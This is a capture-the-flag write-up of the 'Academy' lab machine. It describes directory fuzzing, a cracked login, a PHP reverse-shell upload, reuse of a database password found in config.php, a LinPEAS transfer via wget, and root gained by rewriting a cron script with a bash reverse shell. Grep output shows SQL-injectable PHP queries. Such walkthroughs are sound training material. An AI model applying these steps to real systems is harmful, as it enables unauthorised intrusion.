- We are using a tool called '**Dirburst**' which gives us the web pages publicly available on that site by doing fuzzing and scrawling.
- For that we will use some kind of seclists or rockyou.txt lists in the dirburst.
- A list of related pages is shown in the result.
- From that we can get access to a subportal called /**academy**/ where it shows a student login page.
- We can get the Reg.no from the **note.txt** file and password from the decoded hash=" **student**".




- Here we have a Directory or a web page that can be used to get access to the site as a user.





- We use the student register number provided in the note.txt and the password 'student' which we cracked using hashcat to log in to the website.
- We can use the php-reverse-shell1.php malware which has been downloaded from GitHub to gain reverse shell access to the website.




- After uploading the .php file in the 'upload photo' field, we must click the submit button on the website which will be stored on the web server.
- Which can be used to gain reverse shell access.




- After uploading the php reverse-shell.php file in the photo upload area we can listen on our kali.
- Which will provide the access to the FTP accesses as a user.
- The initial level access is a very less privileged one.




- We can use the Basic user access of the Academy machine and we can see the total number of users in the target.
- After getting access we are going to search for a Horizontal Privilege attack where we are going to get the access of users with the same Privilege.
- To find the password of the Grimmie we searched the files in the system where we found the password was "**My_V3ryS3cur3_p4ss**" from the **config.php** file.
- We tried the password and the access was gained as Grimmie in the target.
- As the reverse shell terminal is not the best one, we move back to our kali and get connected to the target using SSH.( since SSH is open as port 22 is found open)

```
kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali@kali: ~/Desktop/pythonserver
File  Actions  Edit  View  Help
-rw-r--r-- 1 www-data www-data 6836 Jun  3  2020 print.php
drwxr-xr-x 2 www-data www-data 4096 Feb 25 22:32 studentphoto
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  students where password='".md5($_POST['cpass']).."' && studentRegno='".$_SESSION['l
ogin'].."'");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass']).."', updationDate='$currentTime' where studentReg
no='".$_SESSION['login'].."'");
academy/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/change-password.php:106:    <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/change-password.php:110:    <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/includes/menubar.php:10:                                <li><a href="change-password.php">Change Password</a></li>
academy/db/onlinecourse.sql:34:  `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
academy/db/onlinecourse.sql:148:  `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71:    <input type="password" class="form-control" id="pincode" name="pincode" placeholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
academy/assets/js/jquery-1.11.1.js:8843:                 password: null,
academy/assets/js/jquery-1.11.1.js:9592:                                 xhr.open( options.type, options.url, options.async, options.username, options.p
assword );
academy/admin/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  admin where password='".md5($_POST['cpass']).."' && username='".$_SESSION['al
ogin'].."'");
academy/admin/change-password.php:20: $con=mysqli_query($bd, "update admin set password='".md5($_POST['newpass']).."', updationDate='$currentTime' where usernam
e='".$_SESSION['alogin'].."'");
academy/admin/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/admin/change-password.php:106:    <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/admin/change-password.php:110:    <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/admin/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/admin/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/admin/student-registration.php:14:$password=md5($_POST['password']);
academy/admin/student-registration.php:16:$ret=mysqli_query($bd, "insert into students(studentName,StudentRegno,password,pincode) values('$studentname','$stude
ntregno','$password','$pincode')");
academy/admin/student-registration.php:83:    <label for="password">Password  </label>
academy/admin/student-registration.php:84:    <input type="password" class="form-control" id="password" name="password" placeholder="Enter password" required /
>
academy/admin/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
academy/admin/assets/js/jquery-1.11.1.js:8843:                 password: null,
academy/admin/assets/js/jquery-1.11.1.js:9592:                                 xhr.open( options.type, options.url, options.async, options.username, options.p
assword );
academy/admin/index.php:8:    $password=md5($_POST['password']);
academy/admin/index.php:9:$query=mysqli_query($bd, "SELECT * FROM admin WHERE username='$username' and password='$password'");
academy/admin/index.php:13:$extra="change-password.php";//
```


The password is found in the **/var/www/html/academy** search.

```
grimmie@192.168.162.208's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_
64

The programs included with the Debian GNU/Linux system are free software
;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 26 12:31:49 2024 from 192.168.188.32
grimmie@academy:~$ ls -l
total 4
-rwxr-xr-- 1 grimmie administrator 155 Feb 26 12:21 backup.sh
```


- As we started SSH connection to the target, we searched for the File that would give access to the root.
- We found **backup.sh** file which is a **CRON** file.

## LinPEAS:

- **LinPEAS – Linux Privilege Escalation Awesome Script.**
- Create a python server.




- Download the Linpeas file in Kali and transfer it to the target by creating a Python server in Kali and getting it to the target using the **Wget** command.
- Now, as in the grimmie terminal access this lin.sh file through the Pythonserver created.
- Now give read, write, and execute permissions to the file and open it.







- After getting Grimmie's access through the Horizontal escalation, we should try to get Vertical privilege escalation by modifying the backup.sh file through Grimmie's access since he is in the administrator group.
- All the access of the administrator is also available to Grimmie.
- Backup.sh is a Cron file.

**Note :** The Cron file is automatically executed in the background for a certain period.


- Here the owner of backup.sh file is the root and if we modify that we can get the root access.
- So we use the Revshells website to give the correct malware that is written in the bash .sh file.




- Now, go to /home/grimmie/backup.sh and open it.


## Reverse Shell Generator:




- As you can see the backup.sh is written in bash, so we must also generate the reverse script in bash.
- In reverse shell generator, enter the Kali IP Address and port number of our choice.
- The bash reverse shell script will be generated, copy this and paste it into the backup.sh, file using nano.

## Vertical privilege escalation :

- Root access gaining using reverse-shell.php.




- After editing and saving the file. Wait for the Cron process to access the file during the upcoming period.
- Once the edited revere-shell is executed by the root, the reverse-shell.php file will return a secure shell that has all the abilities of the root.
- After getting root access, use the command **ls** to see the available files.

## Access the Flag file:

- Now create a listener of the port number that we have entered while reverse shell generator, in the Kali terminal.
- Now execute the backup.sh in the grimmie terminal.
- Now, got access to the academy as root, so now locate the flag file and open it.